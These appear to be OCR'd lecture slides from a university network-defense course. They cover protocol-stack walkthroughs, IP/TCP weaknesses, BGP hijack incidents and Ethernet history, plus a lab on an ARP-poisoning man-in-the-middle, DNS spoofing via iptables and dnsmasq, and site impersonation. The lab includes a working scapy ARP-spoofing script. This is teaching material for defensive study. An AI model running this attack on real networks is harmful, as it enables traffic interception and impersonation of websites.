
upper layers are not involved (unless we have something like a firewall or proxy etc...)

Protocol Stack (DNS request - simplified)




packet is sent to the NIC for TX. Let us assume the server is the next hop. MAC addresses change accordingly

Protocol Stack (DNS request - simplified)




Protocol Stack (DNS request - simplified)



IP layers sends to UDP layer (local address)


Protocol Stack (DNS request - simplified)



UDP layer checks if there is an application listening on port 53 (UDP server)

Protocol Stack (DNS request - simplified)

Qui il server, usa UDP e poi tramite DNS processa il recast, avviando la replay partendo dall'IP fornito.



DNS server processes the request

IP/TCP vulnerabilities

Authentication and repudiation

- ❑ ***Identification:*** network devices are identified by binary strings that can be easily falsified
- ❑ IP addresses can be spoofed in packets locally generated and forwarded
- ❑ IP address spoofing
 - ❑ generate a packet with an address that does not belong to the device used to TX
 - ❑ change the IP address in a forwarded packet
- ❑ For example: generate a packet with source address belonging to a legitimate DNS server
 - ❑ DNS server impersonification
- ❑ ***Repudiation:*** how can I verify that the origin of a packet is actually the IP address that is seen in the packet?

Confidentiality

- IP does not implement any mechanism that aims at protecting the disclosure of the content of a packet from a non authorized user
- Packet interception and decodification is trivial...***

Wi-Fi: en0

dns

No. Time Source Destination Protocol Length Info

211	10.371424	192.168.1.92	192.168.1.254	DNS	77	Standar
212	10.382322	192.168.1.254	192.168.1.92	DNS	487	Standar
667	38.365663	fe80::1491:f66...	fe80::e2b9:e5ff...	DNS	108	Standar
668	38.374960	fe80::e2b9:e5f...	fe80::1491:f669...	DNS	379	Standar
669	38.375028	fe80::1491:f66...	fe80::e2b9:e5ff...	ICMPv6	427	Destina
943	48.373872	fe80::1491:f66...	fe80::e2b9:e5ff...	DNS	108	Standar
944	48.736976	fe80::e2b9:e5f...	fe80::1491:f669...	DNS	124	Standar

▶ Frame 212: 487 bytes on wire (3896 bits), 487 bytes captured (3896 bits) on interface 0
 ▶ Ethernet II, Src: Technico_a9:a4:62 (e0:b9:e5:a9:a4:62), Dst: Apple_50:3b:b6 (8c:85:90:50:3b:b6)
 ▶ Internet Protocol Version 4, Src: 192.168.1.254, Dst: 192.168.1.92
 ▶ User Datagram Protocol, Src Port: 53, Dst Port: 64217
 ▶ Domain Name System (response)

[Request In: 211]
 [Time: 0.010898000 seconds]
 Transaction ID: 0x9b81

Hex	Dec	Text
0030	00 03 00 08 00 09 03 77w ww.repub
0040	77 77 0a 72 65 70 75 62	blica.it
0050	62 6c 69 63 61 02 69 74%. ..www.re
0060	00 00 01 00 00 25 00 1f	pubblica .it.edge
0070	03 77 77 77 0a 72 65	key.net. ./.....
0080	65 79 03 6e 65 74 00	8....e70 47.e12.a
0090	c0 2f 00 05 00 01 00 00	kamaiedg e.I.Z...
00a0	6b 61 6d 61 69 65 64 67h S{p`...
00b0	65 c0 49 c0 5a 00 01 00 n6e12.d.
00c0	01 00 00 00 0f 00 04 68n1e1
00d0	53 7b 70 c0 60 00 02 00	2.d.

Query Name (dns.qry.name), 19 bytes

Packets: 1010 · Displayed: 7 (0.7%) · Profile: Default

Confidentiality

- ❑ IP does not implement any mechanism that aims at protecting the disclosure of the content of a packet from a non authorized user
- ❑ ***Packet capture/decodification is trivial...***
- ❑ Moreover, end users have no control over the packet path
 - ❑ OK we trust our ISP... ([Wind/Tim sanno i siti che visito!](#))
 - ❑ ... but can we do the same of all other ASes traversed by the packets?
- ❑ But even if we had such control, have you ever heard of **route hijacking/leaking**?
 - ❑ BTW, confidentiality here is the least of the problems....

OUTAGE ANALYSES

Anatomy of a BGP Hijack on Amazon's Route 53 DNS Service

By Ameet Naik | April 24, 2018 | 8 min read



THE ACCIDENTAL LEAK —

Google goes down after major BGP mishap routes traffic through China

Google says it doesn't believe leak was malicious despite suspicious appearances.

DAN GOODIN - 11/13/2018, 8:25 AM



Cisco BGPmon

@bgpmon

Earlier this week there was a large scale BGP hijack incident involving AS12389 (Rostelecom) affecting over 8,000 prefixes.

Many examples were just posted on [@bgpstream](#), see for example this example for [@Facebook](#) bgpstream.com/event/230837



Data Integrity (i.e. received packets are not modified)

- IP/TCP(or UDP) implement a **checksum** mechanism for the header and payload



- TRUE, but this is to identify possible (legitimate) TX errors
- and so this is not computed in a secure way
 - this is simply the 4-bit word XOR of the header (IP) and the payload+pseudoheader (TCP/UDP)
- **An intercepted packet can be modified**
 - as the csum can be recomputed

Packet replication

- ❑ At IP layer there is ***no mechanism to identify a packet within a given flow***
 - ❑ no sequence numbers, nor fingerprints
- ❑ Transport layer protocols may have sequence numbers (e.g. TCP)
 - ❑ they are not for anti-reply, but only for reliable/ordered delivery
 - ❑ as they are not protected in any way, it is possible to spoof them
- ❑ ***also this problem is left to the applications***

***Dynamic mapping in networking
and how easily can this be exploited***

Network protocols heavily rely on dynamic mapping

- ❑ Things are complicated by the fact that internet protocols implement different “discovery” mechanisms based on ***dynamic mapping***
- ❑ Examples
 - ❑ from names to IP addresses (**DNS**)
 - ❑ from IP addresses to MAC addresses (**ARP**)
 - ❑ from MAC to output ports (**802.3 bridging**)
 - ❑ from destination addresses to IP next hops (**IP routing**)
- ❑ ***These mechanisms as well were not designed with security requirements***
 - ❑ E.g.: with legacy DNS implementation we can not authenticate the name resolutions (netgroup.uniroma2.it <> 160.80.221.15)

DNS spoofing



DNS Spoofing attack!



A practical example

- ❑ In the following Lab we are going to see how to exploit the previously mentioned dynamic mapping insecurity to realize a practical attack
- ❑ This attack is clearly “outdated” and “inefficient”
 - ❑ we can do the same simply with a MiTM
 - ❑ it is meant to show the “historical” vulnerabilities
 - ❑ it is easily prevented by implementing HTTPS
- ❑ Attack high level description:
 - ❑ (mac address \leftrightarrow ip address) insecure mapping exploited to realize a MiTM
 - ❑ (website name \leftrightarrow ip address) insecure mapping exploited to realize DNS spoofing
 - ❑ insecure website (<http://netgroup.uniroma2.it>) impersonification


Lab 1

Man in the middle, DNS spoofing and website impersonification

Attack description

- ❑ **GOAL:** hijack HTTP requests through DNS spoofing
- ❑ Scenario
 - ❑ Attacker in the same local network as Victim
 - ❑ Victim's DNS resolver 8.8.8.8
 - ❑ DNS spoofing: netgroup.uniroma2.it → attacker's IP address
 - ❑ netgroup.uniroma2.it impersonification
- ❑ **STEP 1:** MiTM
- ❑ **STEP 2:** DNS request interception
- ❑ **STEP 3:** DNS reply spoofing
- ❑ **STEP 4:** web site impersonification
- ❑ Everything realized with open source tools and Linux
- ❑ Emulated environment with Linux and GNS3

Topology



Attack insights

- ❑ Attacker sends spoofed ARP responses to Victim and defaultGW
 - ❑ ARP opcode 2 unicast to bb:bb:bb:bb:bb:bb (Victim): **10.0.0.1 is @ aa:aa:aa:aa:aa:aa**
 - ❑ ARP opcode 2 unicast to cc:cc:cc:cc:cc:cc (defaultGW): **10.0.0.100 is @ aa:aa:aa:aa:aa:aa**
- ❑ Attacker becomes the Man in the middle and redirects DNS request to 127.0.0.1
 - ❑ ***iptables -t nat -A PREROUTING -p udp --dport 53 -j REDIRECT***
 - ❑ Attacker runs a light DNS server (**dnsmasq**) configured as follows:
 - ❑ netgroup.uniroma2.it → 10.0.0.200 (**DNS spoofing**)
 - ❑ anything else forwarded to 8.8.8.8
- ❑ Attacker impersonificates **netgroup.uniroma2.it**
 - ❑ website mirroring: **wget --mirror --convert-links --html-extension --no-parent -l 1 --no-check-certificate netgroup.uniroma2.it**
 - ❑ website hosted by **Apache2**

MiTM with python/scapy

```
import sys
from scapy.all import *
import time

ip_victim="10.0.0.100"
ip_router="10.0.0.1"
hw_attacker="aa:aa:aa:aa:aa:aa"
hw_router="cc:cc:cc:cc:cc:cc"
hw_victim="bb:bb:bb:bb:bb:bb"

arp_to_victim = Ether(src=hw_attacker, dst=hw_victim)/ARP(op=2, psrc=ip_router, \
                                         pdst=ip_victim, hwsrc=hw_attacker, hwdst=hw_victim)

arp_to_router = Ether(src=hw_attacker, dst=hw_router)/ARP(op=2, psrc=ip_victim, \
                                         pdst=ip_router, hwsrc=hw_attacker, hwdst=hw_router)

if not arp_to_victim or not arp_to_router:
    exit()
while (True):
    sendp(arp_to_victim)
    sendp(arp_to_router)
    time.sleep(1)
```

HOMEWORK

TODO for the next lecture (tomorrow...)

- ❑ It is encouraged to bring your PC...
 - ❑ Live laboratories are a substantial part of the course

- ❑ *Downloads*
 - ❑ VirtualBox → <https://www.virtualbox.org/>
 - ❑ install it
 - ❑ GNS3 → <https://www.gns3.com/software/download>
 - ❑ GNS3 VM → <https://gns3.com/software/download-vm>
 - ❑ Lubuntu Desktop 22.04 → <https://lubuntu.me/downloads/>
 - ❑ import it in VirtualBox
 - ❑ Cumulus Linux for VirtualBox→
<https://www.nvidia.com/en-us/networking/ethernet-switching/cumulus-vx/download>
 - ❑ import it in VirtualBox



***University of Rome Tor Vergata
ICT and Internet Engineering***

Network and System Defense

Alessandro Pellegrini, Angelo Tulumello

A.A. 2023/2024

Lecture 3: Ethernet LAN security


Angelo Tulumello

Slides by Marco Bonola

Ethernet LAN Recap

A little bit of history

- **1976: Metcalfe, Bogs, et al. write “Ethernet: Distributed Packet-Switching for Local Computer Networks”**
 - Xerox patents the technology
- **1979: Metcalfe leave Xerox and form 3COM**
 - He shepherds the idea of opening up Ethernet to others and get DEC, Intel, and Xerox to agree to commercialize Ethernet
- **1980: DIX Ethernet Standard**
 - DIX = DEC-Intel-Xerox vendor consortium
 - Interoperable products from the three founding companies
- **1982: Xerox relinquishes “Ethernet” trademark**
- **1985: IEEE 802.3**
 - Ethernet becomes an IEEE 802 standard
 - 10 Mbps (10BASE5 thick coaxial)
 - 802.3 supplement a (1985):
 - 10BASE2 thin coax
 - Minor modifications vs DIX standard
 - Path towards worldwide interoperability




Ethernet standard: the world's FIRST open, multi-vendor standard!
Quoting Metcalfe: "*the invention of Ethernet as an open, non-proprietary, industry-standard local network was perhaps even more significant than the invention of Ethernet technology itself*"

IEEE 802 standards

IEEE 802 is a family of Institute of Electrical and Electronics Engineers (IEEE) standards for local area networks (LAN), personal area network (PAN), and metropolitan area networks (MAN)


The **IEEE 802.1** WG focuses on:

- 802 LAN/MAN architecture
